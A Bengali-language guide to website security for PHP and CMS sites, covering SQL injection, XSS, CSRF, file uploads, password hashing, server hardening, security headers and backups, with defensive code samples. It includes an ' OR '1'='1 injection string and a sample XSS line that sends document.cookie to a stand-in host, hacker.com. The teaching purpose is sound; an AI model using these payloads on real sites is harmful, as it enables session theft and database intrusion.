
বর্তমান ডিজিটাল যুগে একটি ওয়েবসাইট শুধু কিছু ওয়েবপেজের সমষ্টি নয়, এটি একটি প্রতিষ্ঠানের ডিজিটাল পরিচয়, ব্যবসার প্রাণকেন্দ্র এবং গ্রাহকের বিশ্বাসের প্রতীক। সংবাদমাধ্যম থেকে শুরু করে ই-কমার্স পর্যন্ত প্রতিটি অনলাইন প্ল্যাটফর্ম এখন সাইবার অপরাধীদের লক্ষ্যবস্তু।
প্রযুক্তির অগ্রগতির সঙ্গে পাল্লা দিয়ে বাড়ছে সাইবার আক্রমণের সংখ্যা ও জটিলতা। ডাটা চুরি, র্যানসমওয়্যার, স্প্যাম বট, ফিশিং এবং ওয়েবসাইট হ্যাকিং এখন নিত্যনৈমিত্তিক ঘটনা। বিশ্বজুড়ে প্রতিদিন কোটি কোটি সাইবার আক্রমণ পরিচালিত হচ্ছে এবং উদ্বেগজনক বিষয় হলো, অনেক ওয়েবসাইট মালিক বুঝতেই পারেন না যে তাঁর সাইট কখন আপোষ হয়ে গেছে।
PHP, MySQL, Joomla, WordPress বা কাস্টম CMS নির্ভর ওয়েবসাইটে সামান্য কনফিগারেশন ত্রুটিও বিপজ্জনক নিরাপত্তা ঝুঁকি তৈরি করতে পারে। এই বিস্তারিত গাইডে আমি ওয়েবসাইট নিরাপত্তার প্রতিটি গুরুত্বপূর্ণ দিক আলোচনা করব, নতুন ডেভেলপার থেকে অভিজ্ঞ ওয়েবমাস্টার, সকলের জন্য।
ওয়েবসাইট হ্যাক হওয়ার প্রধান কারণসমূহঃঅনেকের ধারণা, শুধুমাত্র বড় প্রতিষ্ঠানের ওয়েবসাইটই হ্যাকারদের নিশানায় পড়ে। বাস্তবতা সম্পূর্ণ ভিন্ন। ছোট ও মাঝারি ওয়েবসাইটগুলোই সবচেয়ে বেশি আক্রমণের শিকার হয়, কারণ তাদের নিরাপত্তা ব্যবস্থা সাধারণত দুর্বল এবং পর্যবেক্ষণ অপ্রতুল। একটিমাত্র অরক্ষিত ফর্ম পুরো সার্ভার দখল করে দিতে যথেষ্ট।
সবচেয়ে সাধারণ যে কারণগুলো ওয়েবসাইটকে ঝুঁকিতে ফেলেঃ- পুরনো ও আপডেটহীন CMS বা প্লাগইন
- দুর্বল এবং সহজে অনুমানযোগ্য পাসওয়ার্ড
- SQL Injection দুর্বলতা
- নিরাপত্তাহীন ফাইল আপলোড ব্যবস্থা
- XSS (Cross-Site Scripting) ও CSRF আক্রমণের সুযোগ
- অরক্ষিত কন্টাক্ট ও লগইন ফর্ম
- Null বা পাইরেটেড থিম ও প্লাগইন ব্যবহার
- দুর্বল হোস্টিং পরিবেশ ও ভুল ফাইল পারমিশন
- নিয়মিত ব্যাকআপের অনুপস্থিতি
- HTTPS এর পরিবর্তে HTTP ব্যবহার
- সর্বসাধারণের কাছে উন্মুক্ত অ্যাডমিন প্যানেল
SQL Injection হলো সাইবার জগতের সবচেয়ে পুরনো এবং এখনো সবচেয়ে কার্যকর আক্রমণ পদ্ধতিগুলোর একটি। এতে আক্রমণকারী ওয়েব ফর্মের ইনপুট ফিল্ডে ক্ষতিকর SQL কোড ঢুকিয়ে দেয়, যা সরাসরি ডেটাবেসে চলে যায়।
উদাহরণস্বরূপ, যদি কোনো ওয়েবসাইটের লগইন কোড এভাবে লেখা হয়ঃ$sql = "SELECT * FROM users WHERE email='$email'";' OR '1'='1পাসওয়ার্ড ছাড়াই, সম্পূর্ণ ব্যবহারকারীর ডেটাবেস উন্মুক্ত হয়ে যেতে পারে।
একটি সফল SQL Injection আক্রমণের মাধ্যমে হ্যাকার ব্যবহারকারীর পাসওয়ার্ড ও ব্যক্তিগত তথ্য চুরি করতে পারে, অ্যাডমিন অ্যাকাউন্ট দখল নিতে পারে, পুরো ডেটাবেস মুছে দিতে পারে এবং ক্রেডিট কার্ড বা আর্থিক তথ্য হাতিয়ে নিতে পারে।
SQL Injection প্রতিরোধের কার্যকর পদ্ধতিঃPrepared Statement ব্যবহার করুন। এটিই সবচেয়ে নির্ভরযোগ্য সুরক্ষা।
$stmt = $pdo->prepare("SELECT * FROM users WHERE email = ?");
$stmt->execute([$email]);
এছাড়াও সব ইনপুট যাচাই করুন যেমনঃ ইমেইল, ফোন নম্বর, URL, তারিখ প্রতিটির নির্দিষ্ট ফরম্যাট নিশ্চিত করুন। ডেটাবেস ব্যবহারকারীকে শুধুমাত্র প্রয়োজনীয় permission দিন, পূর্ণ privilege কখনো নয়। সর্বোপরি, database error কখনো সরাসরি ব্রাউজারে প্রদর্শন করবেন না। এই তথ্য হ্যাকারকে সিস্টেমের কাঠামো বুঝতে সাহায্য করে।
XSS (Cross Site Scripting) ব্রাউজারকে অস্ত্র বানানোর কৌশলঃXSS আক্রমণে হ্যাকার ওয়েবসাইটে ক্ষতিকর JavaScript কোড ইনজেক্ট করে, যা অন্য ব্যবহারকারীর ব্রাউজারে চলে। কমেন্ট বক্স, সার্চ ফিল্ড বা প্রোফাইল ফিল্ড, যে কোনো জায়গা এর শিকার হতে পারেঃ
document.location='https://hacker.com/steal?c='+document.cookieএই আক্রমণের মাধ্যমে হ্যাকার ব্যবহারকারীর session ও cookie চুরি করতে পারে, ভুয়া লগইন পেজ দেখাতে পারে এবং অ্যাডমিন অ্যাকাউন্ট সম্পূর্ণ দখল নিতে পারে।
XSS প্রতিরোধে করণীয়ঃসব আউটপুট escape করুন, এটিই XSS-এর বিরুদ্ধে প্রথম প্রতিরক্ষা।
echo htmlspecialchars($text, ENT_QUOTES, 'UTF-8');Content Security Policy (CSP) ব্রাউজারকে নির্দেশ দেয় কোন উৎস থেকে script চালানো যাবে, এটি অত্যন্ত শক্তিশালী একটি সুরক্ষা স্তর। ব্যবহারকারীর HTML ইনপুট অনুমোদন করলে একটি নির্ভরযোগ্য HTML purifier ব্যবহার করুন।
CSS Injection, অবহেলিত কিন্তু বিপজ্জনকঃঅনেক ডেভেলপার CSS আক্রমণকে তেমন গুরুত্ব দেন না, কিন্তু এটি একটি গুরুতর হুমকি। আক্রমণকারী ক্ষতিকর CSS ব্যবহার করে ব্যবহারকারীর সামনে নকল ইন্টারফেস তৈরি করতে পারে, বাটনের উপর অদৃশ্য overlay বসাতে পারে (Clickjacking), এবং ফর্ম ডেটা চুরি করতে পারে। কমেন্ট বক্স, রিচ টেক্সট এডিটর ও কাস্টম HTML ব্লক এই আক্রমণের সবচেয়ে সাধারণ প্রবেশপথ। প্রতিরোধে CSP header, inline style restriction এবং HTML sanitizer ব্যবহার করুন।
কন্টাক্ট ফর্ম নিরাপত্তা, সবচেয়ে উন্মুক্ত দরজাঃকন্টাক্ট ফর্ম সবসময় সর্বসাধারণের জন্য উন্মুক্ত থাকে, তাই এটি হ্যাকারের সবচেয়ে সহজ লক্ষ্য। একটি অরক্ষিত কন্টাক্ট ফর্মের মাধ্যমে স্প্যাম, email injection, SQL Injection, XSS এবং ব্যাপক bot abuse সম্ভব।
Honeypot, সহজ কিন্তু কার্যকর bot ফাঁদঃHoneypot হলো একটি লুকানো ফিল্ড যা সাধারণ ব্যবহারকারী কখনো দেখতে বা পূরণ করতে পারেন না, কিন্তু automated bot সব ফিল্ড পূরণ করার চেষ্টা করে, এভাবেই bot শনাক্ত করা যায়।
<div style="display:none" aria-hidden="true">

</div>
Honeypot এর সুবিধা হলো এটি সম্পূর্ণ ব্যবহারকারী বান্ধব, সার্ভারে কোনো অতিরিক্ত চাপ ফেলে না এবং reCAPTCHA এর মতো বিরক্তিকর ধাপ ছাড়াই কাজ করে। তবে সর্বোচ্চ সুরক্ষার জন্য Google reCAPTCHA এর সঙ্গে Honeypot একসাথে ব্যবহার করা শ্রেয়।
ফাইল আপলোড, সার্ভারের সবচেয়ে বিপজ্জনক দরজাঃঅনেক সার্ভার হ্যাক হয় শুধুমাত্র নিরাপত্তাহীন ফাইল আপলোড ব্যবস্থার কারণে। যদি আক্রমণকারী একটি PHP shell আপলোড করতে পারে, পুরো সার্ভার তার নিয়ন্ত্রণে চলে যেতে পারে। নিরাপদ ফাইল আপলোডের জন্য এই নিয়মগুলো মানুনঃ শুধুমাত্র অনুমোদিত ফাইল টাইপ (যেমন jpg, png, pdf) গ্রহণ করুন; শুধু এক্সটেনশন নয়, MIME type যাচাই করুন; মূল ফাইলনাম সংরক্ষণ না করে র্যান্ডম নাম তৈরি করুন; এবং আপলোড ফোল্ডারে PHP execution সম্পূর্ণ বন্ধ রাখুন।
apache
php_flag engine offPlain text পাসওয়ার্ড সংরক্ষণ একটি মারাত্মক ভুল। সবসময় PHP's আধুনিক hashing ব্যবহার করুন
$hash = password_hash($password, PASSWORD_ARGON2ID);
if (password_verify($input, $hash)) { /* লগইন সফল */ }
শক্তিশালী পাসওয়ার্ড নীতি নিশ্চিত করুন, বড় হাতের অক্ষর, ছোট হাতের অক্ষর, সংখ্যা, বিশেষ চিহ্ন এবং ন্যূনতম ১২ অক্ষরের বাধ্যবাধকতা রাখুন।
বর্তমান যুগে অ্যাডমিন প্যানেলের জন্য Two-Factor Authentication (2FA) অপরিহার্য। Google Authenticator বা Authy ব্যবহার করে এই সুরক্ষা যোগ করা সহজ এবং কার্যকর।
Brute Force ও CSRF, দুটি নীরব হুমকিঃBrute Force আক্রমণে হ্যাকার স্বয়ংক্রিয়ভাবে হাজার হাজার পাসওয়ার্ড চেষ্টা করে। প্রতিরোধে login attempt সীমিত করুন, নির্দিষ্ট সময়ের জন্য IP block করুন, CAPTCHA যোগ করুন এবং ব্যর্থ লগইনে কিছুটা দেরি (delay) যোগ করুন।
CSRF আক্রমণে হ্যাকার ব্যবহারকারীর ব্রাউজার ব্যবহার করে তার অজ্ঞাতে ক্ষতিকর কাজ করিয়ে নেয়। সব ফর্মে CSRF token ব্যবহার করুনঃ$_SESSION['csrf_token'] = bin2hex(random_bytes(32));HTTPS ছাড়া আজকের দিনে একটি ওয়েবসাইট অসম্পূর্ণ। SSL সার্টিফিকেট ব্যবহার করলে ব্যবহারকারী ও সার্ভারের মধ্যে সব তথ্য এনক্রিপ্টেড থাকে, man-in-the-middle আক্রমণ রোধ হয়, ব্রাউজারে বিশ্বাসযোগ্যতা বাড়ে এবং সার্চ ইঞ্জিনে র্যাংকিং উন্নত হয়। Let's Encrypt এর মাধ্যমে বিনামূল্যে SSL সার্টিফিকেট পাওয়া যায়।
Server Hardening, দুর্গের দেওয়াল মজবুত করুনঃওয়েবসাইটের কোড নিরাপদ হলেই চলবে না, সার্ভারকেও সুরক্ষিত করতে হবে। Linux সার্ভারের জন্য এই পদক্ষেপগুলো অপরিহার্যঃ Fail2Ban ইনস্টল করুন যা বারবার ব্যর্থ লগইন প্রচেষ্টা স্বয়ংক্রিয়ভাবে block করে; SSH এ password authentication বন্ধ করে key-based authentication চালু করুন; root login সম্পূর্ণ নিষিদ্ধ করুন; UFW বা CSF firewall সক্রিয় রাখুন এবং নিয়মিত ClamAV বা Maldet দিয়ে malware scan করুন।
নিরাপত্তা Header, সহজ কিন্তু অত্যন্ত কার্যকরঃHTTP Security Header ওয়েব সার্ভার থেকে ব্রাউজারকে নিরাপত্তা নির্দেশনা দেয়
Header set X-Frame-Options "SAMEORIGIN"
Header set X-Content-Type-Options "nosniff"
Header set Referrer-Policy "strict-origin-when-cross-origin"
Header set Permissions-Policy "geolocation=(), microphone=()"
Cloudflare এর মতো WAF (Web Application Firewall) ব্যবহার DDoS আক্রমণ, bot traffic এবং সন্দেহজনক IP ব্লক করার পাশাপাশি সাইটের গতিও বাড়ায়।
ব্যাকআপ, সর্বশেষ সুরক্ষাঃনিরাপত্তার সবচেয়ে বড় ভুল হলো ব্যাকআপ না রাখা। সেরা ব্যাকআপ কৌশল হলো ৩-২-১ নিয়ম, ৩টি কপি, ২টি ভিন্ন মাধ্যমে, ১টি অফসাইটে। প্রতিদিন ডেটাবেস ব্যাকআপ, সাপ্তাহিক পূর্ণ সাইট ব্যাকআপ এবং ক্লাউড স্টোরেজে (Google Drive, S3) সংরক্ষণ করুন। সবচেয়ে গুরুত্বপূর্ণ ব্যাকআপ নিয়মিত পরীক্ষা করুন, কারণ অকার্যকর ব্যাকআপ না থাকার সমান।
আধুনিক সাইবার আক্রমণ, AI (কৃত্তিম বুদ্ধিমত্ত্বা) চালিত হুমকির নতুন যুগঃবর্তমানে সাইবার আক্রমণ আর শুধু দক্ষ হ্যাকারের হাতের কাজ নয়। AI চালিত automated tool এখন মিনিটের মধ্যে হাজারো ওয়েবসাইটে দুর্বলতা খুঁজে বের করতে পারে। এই পরিবেশে Zero Trust নীতি অনুসরণ করুন, কোনো ইনপুটকে বিশ্বাস করবেন না, প্রতিটি request যাচাই করুন।
নিয়মিত পর্যবেক্ষণ করুনঃব্যর্থ লগইন, ফাইল পরিবর্তন, অস্বাভাবিক ট্র্যাফিক এবং CPU spike, এগুলো আক্রমণের প্রাথমিক লক্ষণ হতে পারে।
ওয়েবসাইট নিরাপত্তার সম্পূর্ণ চেকলিস্টঃনিরাপদ ওয়েবসাইটের জন্য নিচের সব বিষয় নিশ্চিত করুনঃ HTTPS চালু, Prepared Statement ব্যবহার, XSS protection, CSRF token, reCAPTCHA ও Honeypot, শক্তিশালী পাসওয়ার্ড নীতি, 2FA সক্রিয়, নিয়মিত ব্যাকআপ, Firewall চালু, নিয়মিত malware scan, সব সফটওয়্যার আপডেট এবং ২৪/৭ monitoring।
শেষ কথাঃওয়েবসাইট নিরাপত্তা আর বিলাসিতা নয়, এটি আজকের ডিজিটাল যুগে একটি মৌলিক দায়িত্ব। একটিমাত্র অরক্ষিত ইনপুট ফিল্ড পুরো ওয়েবসাইট, ডেটাবেস এবং লক্ষ লক্ষ ব্যবহারকারীর তথ্য বিপদে ফেলতে পারে।
পেশাদার ওয়েবসাইট মানে শুধু আকর্ষণীয় ডিজাইন নয়, এর পেছনে থাকে একটি শক্তিশালী নিরাপত্তা কাঠামো। সঠিক coding অনুশীলন, নিয়মিত আপডেট, নিরাপদ সার্ভার কনফিগারেশন এবং স্তরীভূত (layered) নিরাপত্তা ব্যবস্থার মাধ্যমেই একটি ওয়েবসাইটকে সুরক্ষিত রাখা সম্ভব। সাইবার আক্রমণ আসবে কিনা তা প্রশ্ন নয়, প্রশ্ন হলো আপনি সেদিনের জন্য কতটা প্রস্তুত।